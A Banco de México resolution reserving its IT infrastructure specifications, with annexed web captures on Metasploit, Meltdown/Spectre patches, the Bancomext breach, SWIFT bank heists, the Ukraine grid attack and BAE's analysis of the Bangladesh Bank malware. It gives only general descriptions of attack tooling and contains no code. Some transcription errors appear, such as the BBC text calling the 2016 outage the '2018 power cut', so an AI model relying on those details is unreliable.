Además de que su divulgación posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional y, en consecuencia menoscaba la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto. Asimismo comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos. Finalmente, la divulgación de la información obstruiría la prevención de delitos.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, 109, 113, fracciones I, IV y VII, y 114 de la LGTAIP; 1, 97, 100, 102, 103, 104, 105, 106, 110, fracciones I, IV y VII, y 111, de la LFTAIP; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 3o. de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, segundo y tercero, 10, párrafo primero, y 29, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Vigésimo sexto, párrafo primero Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes; **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones, del Banco de México**, se han determinado clasificar como reservadas.

ANEXO "A"

<https://es.wikipedia.org/wiki/Metasploit>.

Consultada el 22 de enero de 2018

Metasploit - Wikipedia, la enciclopedia libre

[No has accedido](#)
[Discusión](#)
[Contribuciones](#)
[Crear una cuenta](#)
[Acceder](#)

WIKIPEDIA
La enciclopedia libre

[Artículo](#) [Discusión](#)

[Leer](#) [Editar](#) [Ver historial](#)

Metasploit

[Portada](#)
[Portal de la comunidad](#)
[Actualidad](#)
[Cambios recientes](#)
[Páginas nuevas](#)
[Página aleatoria](#)
[Ayuda](#)
[Donaciones](#)
[Notificar un error](#)

[Imprimir/exportar](#)
[Crear un libro](#)
[Descargar como PDF](#)
[Versión para imprimir](#)

[En otros proyectos](#)
[Wikimedia Commons](#)
[Wikilibros](#)

[Herramientas](#)

[Lo que enlaza aquí](#)
[Cambios en enlazadas](#)
[Subir archivo](#)
[Páginas especiales](#)
[Enlace permanente](#)
[Información de la página](#)
[Elemento de Wikidata](#)
[Citar esta página](#)

[En otros idiomas](#)

العربية
 Deutsch
 English
 Français
 日本語
 한국어
 Português
 Русский
 中文

13 más

Metasploit es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el **Metasploit Framework**, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Otros subproyectos importantes son las bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes*, e investigación sobre seguridad. Inicialmente fue creado utilizando el lenguaje de programación de *scripting* Perl aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.

Índice [ocultar]

- Historia
- Marco/Sistema Metasploit
- Interfaces de Metasploit
 - Edición Metasploit
 - Edición Community Metasploit
 - Metasploit express
 - Metasploit Pro
 - Armitage
- Cargas útiles
- Referencias
- Enlaces externos

Historia [editar]

Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció¹ que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Al igual que los productos de la competencia, como Core Security Technologies y Core Impacto,

Metasploit Framework

www.TechGeek365.com, www.metasploit.com y www.metasploit.com

Información general

Género	Seguridad
Programado en	Ruby
Sistema operativo	multiplataforma
Licencia	Licencia BSD de tres cláusulas
En español	No
[editar datos en Wikidata]	

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre

 [Editar enlaces](#)

Metasploit se puede utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro.

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs conocidos. Metasploit 4.0 fue lanzado en agosto de 2011.

Marco/Sistema Metasploit [\[editar\]](#)

Los pasos básicos para la explotación de un sistema que utiliza el Sistema incluyen:

1. La selección y configuración de un código el cual se va a *explotar*. El cual entra al sistema objetivo, mediante el aprovechamiento de una de bugs: Existen cerca de 900 exploits incluidos para Windows, Unix / Linux y Mac OS X;
2. Opción para comprobar si el sistema destino es susceptible a los bugs elegidos.
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignore la carga útil codificada;
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix (incluyendo Linux y Mac OS X) y en Windows. El Sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas.

Para elegir un exploit y la carga útil, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting". puedes obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.²

Interfaces de Metasploit [\[editar\]](#)

Hay varias interfaces para Metasploit disponibles. Las más populares son mantenidas por Rapid7 y Estratégico Ciber LLC³

Edición Metasploit [\[editar\]](#)

La versión gratuita. Contiene una interfaz de línea de comandos, la importación de terceros, la explotación manual y fuerza bruta.³

Edición Community Metasploit [\[editar\]](#)

En octubre de 2011, Rapid7 liberó Metasploit Community Edition, una interfaz de usuario gratuita basada en la web para Metasploit. Metasploit community incluye, detección de redes, navegación por módulo y la explotación manual.

Metasploit express [\[editar\]](#)

En abril de 2010, Rapid7 libero Metasploit Express, una edición comercial de código abierto, para los

<https://es.wikipedia.org/wiki/Metasploit>[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre

equipos de seguridad que necesitan verificar vulnerabilidades. Ofrece una interfaz gráfica de usuario, integra nmap para el descubrimiento, y añade fuerza bruta inteligente, así como la recopilación de pruebas automatizado.

Metasploit Pro [editar]

En octubre de 2010, Rapid7 añadió Metasploit Pro, de código abierto para pruebas de penetración. Metasploit Pro incluye todas las características de Metasploit Express y añade la exploración y explotación de aplicaciones web.

Armitage [editar]

Armitage es una herramienta de gestión gráfica para ciberataques del Proyecto Metasploit, visualiza objetivos y recomienda métodos de ataque. Es una herramienta para ingenieros en seguridad web y es de código abierto. Destaca por sus contribuciones a la colaboración del equipo rojo, permitiendo sesiones compartidas, datos y comunicación a través de una única instancia Metasploit⁴

Cargas útiles [editar]

Metasploit ofrece muchos tipos de cargas útiles, incluyendo:

- 'Shell de comandos' permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.
- 'Meterpreter' permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
- 'Cargas dinámicas' permite a los usuarios evadir las defensas antivirus mediante la generación de cargas únicas.

Lista de los desarrolladores originales:

- H. D. Moore (fundador y arquitecto jefe)
- Matt Miller (software) | Matt Miller (desarrollador del núcleo 2.004-2008)
- Spoonm (desarrollador del núcleo 2003 hasta 2008)

Referencias [editar]

- ↑ «Rapid7 Prensa» [c]. Rapid7. Consultado el 18 de febrero de 2015.
- ↑ [http://www.metasploit.com/download «Herramienta de Pruebas de Penetración. Metasploit, gratuito Descargar - Rapid7»].
- ↑ ^a ^b Plantilla: Citan web
- ↑ Plantilla: Cite noticias

Enlaces externos [editar]

- The Metasploit Project website oficial
- Licencia BSD tres cláusulas Metasploit Repository COPYING file.
- Rapid7 LLC Empresa dueña del Proyecto Metasploit
- Lugar de descarga

Categorías: Software libre | Seguridad informática

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre


Se editó esta página por última vez el 13 nov 2017 a las 05:13.

El texto está disponible bajo la Licencia Creative Commons Atribución Compartir Igual 3.0; pueden aplicarse cláusulas adicionales. Al usar este sitio, usted acepta nuestros términos de uso y nuestra política de privacidad.

Wikipedia® es una marca registrada de la Fundación Wikimedia, Inc., una organización sin ánimo de lucro.

[Normativa de privacidad](#) [Acerca de Wikipedia](#) [Limitación de responsabilidad](#) [Desarrolladores](#)

[Declaración de cookies](#) [Versión para móviles](#)



<https://es.wikipedia.org/wiki/Metasploit>[22/01/2018 06:54:36 p. m.]

ANEXO "B"

<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html>,

Consultada el 3 de marzo de 2018

Intel releases more Meltdown/Spectre fixes, Microsoft feints SP3 patch - Computerworld - Página 1 de 7



Sign in
Register



WOODY ON WINDOWS
By Woody Leonhard, Columnist, Computerworld
FEB 21, 2018 7:56 AM PT

NEWS ANALYSIS
Intel releases more Meltdown/Spectre firmware fixes, Microsoft feints an SP3 patch

Intel says it has most -- but not all -- of the buggy Meltdown/Spectre firmware patches in order. While Microsoft announces but doesn't ship a firmware fix for the Surface Pro 3.

One month ago today, Intel told the world that their Meltdown/Spectre patches were a mess. Their advice read something like, "Ooopsie. Those extremely important BIOS/UEFI firmware updates we released a couple weeks ago are causing Intel machines to drop like bungee cows. In spite of what we told you then, stop installing them now. And if you installed a bad BIOS/UEFI patch, well golly, contact your PC manufacturer to see if they know how to get you out of the mess."

Intel now says it has released really new, really good firmware versions for most of its chips.

Intel chips covered, and those not covered

<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html> - 03/04/2018

Intel releases more Meltdown/Spectre fixes, Microsoft feints SP3 patch - Computerworld - Página 2 de 7

Scanning the official [Microcode Revision Guidance February 20, 2018](#) (pdf), you can see that Coffee Lake, Kaby Lake, Bay Trail and most Skylake chips are covered. On the other hand, Broadwell, Haswell, and Sandy Bridge chips still leave brown skid marks.

[Related: How to protect Windows 10 PCs from ransomware]

Security Advisory [INTEL-SA-00088](#) has been updated with this squib:

We have now released new production microcode updates to our OEM customers and partners for Kaby Lake, Coffee Lake, and additional Skylake-based platforms. As before, these updates address the reboot issues last discussed [here](#), and represent the breadth of our 6th, 7th and 8th Generation Intel® Core™ product lines as well as our latest Intel® Core™ X-series processor family. They also include our recently announced Intel® Xeon® Scalable and Intel® Xeon® D processors for datacenter systems. We continue to release beta microcode updates for other affected products so that customers and partners have the opportunity to conduct extensive testing before we move them into production.

Intel's recommendations

Intel goes on to recommend basically the same stuff they recommended last time, with a specific call-out:

- We continue to recommend that OEMs, cloud service providers, system manufacturers, software vendors, and end users stop deployment of previously released versions of certain microcode updates addressing variant 2 (CVE-2017-5715), as they may introduce higher-than-expected reboots and other unpredictable system behavior.*

<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html> - 03/04/2018

- We also continue to ask that our industry partners focus efforts on evaluating the beta microcode updates.
- For those concerned about system stability while we finalize these updated solutions, earlier this week we advised that we were working with our OEM partners to provide BIOS updates using previous versions of microcode not exhibiting these issues, but that also removed the mitigations for 'Spectre' variant 2 (CVE 2017-5715)
- Microsoft also provided two resources for users to disable original microcode updates on platforms exhibiting unpredictable behavior:
- For most users – An automatic update available via the Microsoft® Update Catalog which disables 'Spectre' variant 2 (CVE 2017-5715) mitigations without a BIOS update. This update supports Windows 7 (SP1), Windows 8.1, and all versions of Windows 10 - client and server
- For advanced users – Refer to the following Knowledge Base (KB) articles
- KB4073112: IT Pro Guidance
- KB4072698: Server Guidance
- Both of these options eliminate the risk of reboot or other unpredictable system behavior associated with the original microcode update and retain mitigations for 'Spectre' variant 1

and 'Meltdown' variant 3 until new microcode can be loaded on the system.

The "For most users" update is KB 4078130, the surprise Friday evening patch, released on Jan. 26, which I discussed almost a month ago:

On Friday night, Microsoft released a strange patch called KB 4078130 that "disables mitigation against Spectre, variant 2." The KB article goes to great lengths describing how Intel's the bad guy and its microcode patches don't work right:

There aren't any details, but apparently this patch — which isn't being sent out the Windows Update chute — adds two registry settings that "manually disable mitigation against Spectre Variant 2"

Rummaging through the lengthy Microsoft IT Pro Guidance page, there's an important warning:

[Got a spare hour? Take this online course and learn how to install and configure Windows 10 with the options you need.]

Customers who only install the Windows January and February 2018 security updates will not receive the benefit of all known protections against the vulnerabilities. In addition to installing the January and February security updates, a processor microcode, or firmware, update is required. This should be available through your OEM device manufacturer.

Microsoft firmware update for Surface Pro 3

In what must be an amazing coincidence, last night Microsoft released a firmware update for the Surface Pro 3. It's currently available as a manual download ("MSI format") for Surface Pro 3. I haven't seen it come down the Windows Update chute. Perhaps Microsoft is beta testing it once again. Per Brandon Records on the [Surface blog](#):

We've released a new driver and firmware update for Surface Pro 3. This update includes new firmware for Surface UEFI which resolves potential security vulnerabilities, including Microsoft security advisory 180002.

This update is available in MSI format from the [Surface Pro 3 Drivers and Firmware page](#) at the Microsoft Download Center.

Except, golly, the latest version of the patch on that page (as of 10 am Eastern US time) is marked "Date Published 1/24/2018." The official [Surface Pro 3 update history page](#) lists the last firmware update for the SP3 as being dated Oct. 27, 2017.

And, golly squared, Microsoft Security Advisory 180002 doesn't even mention the Surface Pro 3. It hasn't been updated since Feb. 13. It links to the [Surface Guidance to protect against speculative execution side-channel vulnerabilities page](#), KB 4073065, which doesn't mention the Surface Pro 3 and hasn't been updated since Feb. 2.

You'd have to be incredibly trusting — of both Microsoft and Intel — to manually install any Surface firmware patch at this point. Particularly when you realize that not one single Meltdown or Spectre-related exploit is in the wild. Not one.

Thx Bogdan Popa [Softpedia News](#)

Fretting over Meltdown and Spectre? Assuage your fears on the [AskWoody](#)

Lounge



Woody Leonhard is a columnist at Computerworld and author of dozens of Windows books, including "Windows 10 All-in-One for Dummies."

Follow    

5 tips for working with SharePoint Online

YOU MIGHT LIKE

[Next >>> Computerworld](#)

Intel releases more Meltdown Spectre fixes, Microsoft fixes SP3 patch - Computerworld - Página 7 de 7

New Site Finds the Cheapest Flights in Flight-Advisor
 ¿Cómo Se Puede Conseguir Un Chance Viral
 Hay Mucha Preocupación Por Un Nuevo Millonario Blueprint
 ¿eres Capaz De Acertar La Marca De Un Quazoo
 Método Simple "Regenera" El Cabello. Haga Male Health Issue

¡la Facilidad Para Los Idiomas Es Fast Privates
 Error De Mercado: ¡miles De Iphone 8 Critica Viral
 ¡qué Lujos! Los 10 Aviones Privados Más Desahro Mundial
 Los Millonarios Están Intentando Millonario Blueprint
 Bitcoin- millonario Quiere Que Se Bitcoin Code

SHOP TECH PRODUCTS AT AMAZON

1. Intel BX80684I78700K 8th Gen Core i7-8700K Processor \$347.89
2. Microsoft Surface Pro 3 Tablet (12.1 inch, 128 GB, Intel Core i5, Windows 10) \$799.97
3. Microsoft Surface Pro (Intel Core i5, 8GB RAM, 256GB) - Newest Version \$1047.28

Ads by Amazon

Copyright © 2018 IDC Communications, Inc.

<https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-> 03/04/2018

ANEXO "C"

<https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion>

Consultada el 15 de enero de 2018

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIE... Página 1 de 1

<http://www.gob.mx> > Banco Nacional de Comercio Exterior, S.N.C. (/bancomext) > Prensa

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

Autor
Banco Nacional de Comercio Exterior, S.N.C.

Fecha de publicación
10 de enero de 2018

Categoría
Comunicado

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

¿Interesa nuestra página de soluciones?

El Banco Nacional de Comercio Exterior (Bancomext) afirma que, a pesar de las robustas medidas de seguridad con que cuenta, el día 9 de enero fue víctima de una afecación en su plataforma de pagos internacionales provocada por un tercero.

Las autoridades han confirmado que el modus operandi de los presuntos "hackers" es similar a intrusiones ocurridas en otras instituciones en México y América Latina.

Afortunadamente, el protocolo y la oportuna reacción de las áreas responsables de la operación, con el apoyo de los bancos y las autoridades correspondientes y el Banco de México, lograron contener este hecho.

Cabe destacar que los intereses de nuestros clientes y los del propio Banco se encuentran a salvo y que Bancomext está reanudando operaciones para sus clientes y contrapartes.

A medida que exista mayor información se hará del conocimiento del público.

Teléfono Comunicación Social: 1555 1024

Compartir (<https://www.facebook.com/share/share.php?u=http://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion&src=sdpreparse>)

Comparte la página en tu red social favorita

La seguridad, estabilidad y la calidad de la información en nuestra página web es de la máxima importancia para nosotros. Nos comprometemos a proporcionar la información que la requieras en un entorno seguro y transparente.

<https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion> 15/01/2018

ANEXO "D"

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/

Consultada el 22 de enero de 2018

Hackers nick \$60m from Taiwanese bank in tailored SWIFT attack • The Register

Log in Sign up Forums Serverless M² CLL Events Whitepapers The Next Platform

Security

Hackers nick \$60m from Taiwanese bank in tailored SWIFT attack

Arrests after customized malware apparently used to drain millions

By Iain Thomson in San Francisco
11 Oct 2017 at 00:58

11 SHARE



Updated Hackers managed to pinch \$60m from the Far Eastern International Bank in Taiwan by infiltrating its computers last week. Now, most of the money has been recovered, and two arrests have been made in connection with the cyber-heist.

On Friday, the bank admitted the cyber-crooks planted malware on its PCs and servers in order to gain access to its SWIFT terminal, which is used to transfer funds between financial institutions across the world.

The malware's masterminds, we're told, managed to harvest the credentials needed to commandeer the terminal and drain money out of the bank. By the time staff noticed the weird transactions, \$60m had

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/ [22/01/2018 07:03:38 p. m.]

Hackers nick \$60m from Taiwanese bank in tailored SWIFT attack • The Register

already been wired to banks in the US, Cambodia, and Sri Lanka.

Far Eastern vice president Liu Lung-kuang claimed, as they always do, that the software nasty used in the attack was of a type never seen before. No customer information was accessed during the hackers' raid, he said, and the bank would cover any losses.

According to the Taipei Times, the Taiwanese Premier William Lai has thrust a probe into the affair, and has asked the banking sector to investigate. Interpol has already begun its inquiries, and – thanks to security mechanism introduced between banks – all but \$500,000 has been recovered.

Two arrests connected to the theft were made in Sri Lanka and, according to the Colombo Gazette, one of them is Shaila Moonesinghe. He's the head of the state-run Litro Gas company and was cuffed after police allegedly found \$1.1m of the Taiwanese funds in his personal bank account. Another suspect is still at large.

There has been a spate of cyber-attacks against banks in which miscreants gain access to their SWIFT equipment to siphon off millions. The largest such heist was in February 2016 when hackers unknown (possibly from North Korea) stole \$81m while trying to pull off the first \$1bn electronic cyber-robbery.

SWIFT has, apparently, tried to help its customers shore up their security; it seems the banking sector as a whole needs to be more on its toes to prevent future unauthorized accesses. @

Updated to add

A spokesman for SWIFT has been in touch to stress: "The SWIFT network was not compromised in this attack."

Sponsored: Minds Mastering Machines - Call for papers now open

Tips and
corrections

11 Comments



Sign up to our Newsletter - Get IT in your inbox daily

MORE Swift Hacking

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/ [22/01/2018 07:03:38 p. m.]

ANEXO "E"

<http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&>

Consultada el 22 de enero de 2018

SWIFT says hackers still targeting bank messaging system

World Business Markets Politics TV

APT28 Vs Javelin

See What Would happen If Javelin As Put Against APT28. Watch Video Now!

7 Javelin Networks

#INTEL OCTOBER 16 2017 10:03 AM 15 MONTHS AGO

SWIFT says hackers still targeting bank messaging system

Jim Finkle

TORONTO, Oct 13 (Reuters) - Hackers continue to target the SWIFT bank messaging system, though security controls instituted after last year's \$81 million heist at Bangladesh's central bank have helped thwart many of those attempts, a senior SWIFT official told Reuters.

"Attempts continue," said Stephen Gilderdale, head of SWIFT's Customer Security Programme, in a phone interview. "That is what we expected. We didn't expect the adversaries to suddenly disappear."

The disclosure underscores that banks remain at risk of cyber attacks targeting computers used to access SWIFT almost two years after the February 2016 theft from a Bangladesh Bank account at the Federal Reserve Bank of New York.

<https://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&>[22.01.2018 07:07:53 p.m.]

SWIFT says hackers still targeting bank messaging system

Gilderdale declined to say how many hacks had been attempted this year, what percentage were successful, how much money had been stolen or whether they were growing or slowing down.

On Monday, two people were arrested in Sri Lanka for suspected money laundering from a Taiwanese bank whose computer system was hacked to enable illicit transactions abroad. Police acted after the state-owned Bank of Ceylon reported a suspicious transfer.

SWIFT, a Belgium-based co-operative owned by its user banks, has declined comment on the case, saying it does not discuss individual entities.

Gilderdale said that some security measures instituted in the wake of the Bangladesh Bank heist had thwarted attempts.

As an example, he said that SWIFT had stopped some heists thanks to an update to its software that automatically sends alerts when hackers tamper with data on bank computers used to access the messaging network.

SWIFT shares technical information about cyber attacks and other details on how hackers target banks on a private portal open to its members.

Gilderdale was speaking ahead of the organization's annual Sibos global user conference, which starts on Monday in Toronto.

At the conference, SWIFT will release details of a plan to start offering security data in "machine digestible" formats that banks can use to automate efforts to discover and remediate cyber attacks, he said.

SWIFT will also unveil plans to start sharing that data with outside security vendors so they can incorporate the information into their products, he said.

Reporting by Jim Finkle, Editing by Rosalba O'Brien

Our Standards: *The Thomson Reuters Trust Principles.*

SPONSORED

[https://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&\[22:01:2018 07:07:53 p. m.\]](https://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&[22:01:2018 07:07:53 p. m.])

ANEXO "F"

<http://www.bbc.com/news/technology-38573074>

Consultada el 15 de enero de 2018

Ukraine power cut 'was cyber-attack' - BBC News

Página 1 de 5

BBC

Home News Sport Weather Shop Earth Travel

Home Video World UK Business Tech Science Stories Entertainment & Arts Health World News TV More

ADVERTISEMENT

TODAY'S NEWS IN VERTICAL VIDEO



DOWNLOAD THE APP

BBC NEWS

Technology

Ukraine power cut 'was cyber-attack'

11 January 2017

f

Twitter

Google+

Email

Share



Ukraine's energy grid has been attacked twice by hackers

A power cut that hit part of the Ukrainian capital, Kiev, in December has been judged a cyber-attack by researchers investigating the incident.

The blackout lasted just over an hour and started just before midnight on 17 December

The cyber-security company Information Systems Security Partners (ISSP) has linked the incident to a hack and blackout in 2015 that affected 225,000.

It also said a series of other recent attacks in Ukraine were connected

The 2018 power cut had amounted to a loss of about one-fifth of Kiev's power consumption at that time of night, national energy company Ukrenergo said at the time.

It affected the Pivnichna substation outside the capital, and left people in part of the city and a surrounding area without electricity until shortly after 01.00.

ADVERTISEMENT

TODAY'S NEWS IN VERTICAL VIDEO



DOWNLOAD THE APP

BBC NEWS

Top Stories

Raid on Venezuela pilot ends in bloodshed

4 hours ago

Turkey denounces US 'terror army' plan

9 hours ago

Cranberries singer Dolores O'Riordan dies

1 hour ago

Features

http://www.bbc.com/news/technology-38573074

15/01/2018

Ukraine power cut 'was cyber-attack' - BBC News

Página 2 de 5

ISSP

Oleksii Yasnitskiy, a researcher at ISSP, said the attacks in 2016 and 2015 "were not much different"

The attack took place almost exactly one year after a much larger hack on a regional electricity distribution company. That was later blamed on the Russian security services.

The latest attack has not publicly been attributed to any state actor, but Ukraine has said Russia directed thousands of cyber attacks towards it in the final months of 2016.

'Not much different'

ISSP, a Ukrainian company investigating the incidents on behalf of Ukrenergo, now appears to be suggesting a firmer link.

It said that both the 2015 and 2016 attacks were connected, along with a series of hacks on other state institutions this December, including the national railway system, several government ministries and a national pension fund.

Oleksii Yasnitskiy, head of ISSP labs, said: "The attacks in 2016 and 2015 were not much different - the only distinction was that the attacks of 2016 became more complex and were much better organised."



Still Friends? The trouble with old sitcoms



The Japanese star who taught China's young about sex



'Floating on air' after 19kg tumour is removed



The missing - aftermath of Trump's crackdown

The Israeli boy who survived Mumbai attack

BRENDAN HOFFMAN

President Petro Poroshenko has said Russia is waging a cyber-war against Ukraine

He also said different criminal groups had worked together, and seemed to be testing techniques that could be used elsewhere in the world for sabotage.

However, David Emm, principal security Researcher at Kaspersky Lab, said it was was "hard to say for sure" if the incident was a trial run.

"It's possible, but given that critical infrastructure facilities vary so widely - and therefore require different approaches to compromise the systems - the re-use of malware across systems is likely to be limited," he told the BBC.



Looking for my brother

<http://www.bbc.com/news/technology-38573074>

15/01/2018

Ukraine power cut 'was cyber-attack' - BBC News

"On the other hand, if a system has proved to be porous in the past, it is likely to encourage further attempts."

'Acts of terrorism'

In December, Ukraine's president, Petro Poroshenko, said hackers had targeted state institutions some 6,500 times in the last two months of 2016.

He said the incidents showed Russia was waging a cyber-war against the country.

"Acts of terrorism and sabotage on critical infrastructure facilities remain possible today," Mr Poroshenko said during a meeting of the National Security and Defence Council, according to a statement released by his office.

"The investigation of a number of incidents indicated the complicity directly or indirectly of Russian security services."

Desert temples of stone

Chile's female prisoners pin their hopes on Pope's visit

Related Topics

Cyber-security Ukraine

Share this story About sharing

Elephant's trunk? The story of the @ sign

More on this story

Ukraine hackers claim huge Kremlin email breach
3 November 2016

Ukraine cyber-attacks 'could happen to UK'
29 February 2016

Ukraine power 'hack attacks' explained
29 February 2016

Technology

Ford to invest \$11bn in electric vehicles
15 January 2016 Technology
338

1,000 young people charged over sex video
15 January 2016 Europe

Time machine camera gets 'missed moments'
15 January 2016 Technology

More Videos from the BBC

Recommendations by Outbrain

Most Read

- 1** Cranberries singer Dolores O'Riordan dies suddenly aged 48
- 2** Rape case collapses after 'cuddling' photos emerge
- 3** Denmark Facebook sex video: More than 1,000 young people charged
- 4** Black Death 'spread by humans not rats'
- 5** Still Friends? The trouble with old sitcoms
- 6** Carillion collapse: Ministers hold emergency meeting
- 7** Steven Seagal denies Bond girl assault
- 8** Poppi Worthington: Toddler sexually assaulted, coroner rules
- 9** Sora Aoi: Japan's porn star who taught a Chinese generation about sex

<http://www.bbc.com/news/technology-38573074>

15/01/2018

ANEXO "G"

<http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html>,

Consultada el 22 de enero de 2018

22/1/2018 BAE Systems Threat Research Blog: Two bytes to \$951m

G+ Más Siguiente blog» Crear un blog Acceder

BAE SYSTEMS THREAT RESEARCH BLOG

Resources Contact us

Home Products Solutions News & Events Partners About Us Careers

SEARCH

[Home](#) » [Threat Research](#) » Two bytes to \$951m

Posted by Sergei Shevchenko - Monday, 25 April 2016

TWO BYTES TO \$951M

In February 2016 one of the largest cyber heists was committed and subsequently disclosed. An unknown attacker gained access to the Bangladesh Bank's (BB) SWIFT payment system and reportedly instructed an American bank to transfer money from BB's account to accounts in The Philippines. The attackers attempted to steal \$951m, of which \$81m is still unaccounted for.

The technical details of the attack have yet to be made public, however we've recently identified tools uploaded to online malware repositories that we believe are linked to the heist. The custom malware was submitted by a user in Bangladesh, and contains sophisticated functionality for interacting with local SWIFT Alliance Access software running in the victim infrastructure.

This malware appears to be just part of a wider attack toolkit, and would have been used to cover the attackers' tracks as they sent forged payment instructions to make the transfers. This would have hampered the detection and response to the attack, giving more time for the subsequent money laundering to take place.

The tools are highly configurable and given the correct access could feasibly be used for similar attacks in the future.

Malware samples

SHA-256	Compile Time	Size (bytes)	Filename
525a8e3ae4e3df8c9c01f2a40e38541d19ce9228	2016-02-05 11:48:20	85,538	evtdiag.exe
78bab478dcc70f979ce62cd308e9ba50ee84e37e	2016-02-04 13:45:39	10,384	evtsys.exe
70bf12597e375ad001f2c1efa194dbef760e4eeb	2016-02-05 08:55:10	24,578	nroff_b.exe
0207b92842b28a438330a2bfDee8dcab7e1Ca183	N/A	33,848	gpcn.dat

We believe all files were created by the same actor(s), but the main focus of the report will be on 525a8e3ae4e3df8c9c01f2a40e38541d19ce9228 as this is the component that contains logic for interacting with the SWIFT software.

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin.

POPULAR POSTS

- TWO BYTES TO \$951M
- WANACRYPT0R RANSOMWORM
- CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us.

learn@baesystems.com

Contact

[http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-\\$951m.html](http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-$951m.html)

1/7

22/1/2018

BAE Systems Threat Research Blog: Two bytes to \$251m

The malware registers itself as a service and operates within an environment running SWIFT's Alliance software suite, powered by an Oracle Database.



The main purpose is to inspect SWIFT messages for strings defined in the configuration file. From these messages, the malware can extract fields such as transfer references and SWIFT addresses to interact with the system database. These details are then used to delete specific transactions, or update transaction amounts appearing in balance reporting messages based on the amount of Convertible Currency available in specific accounts.

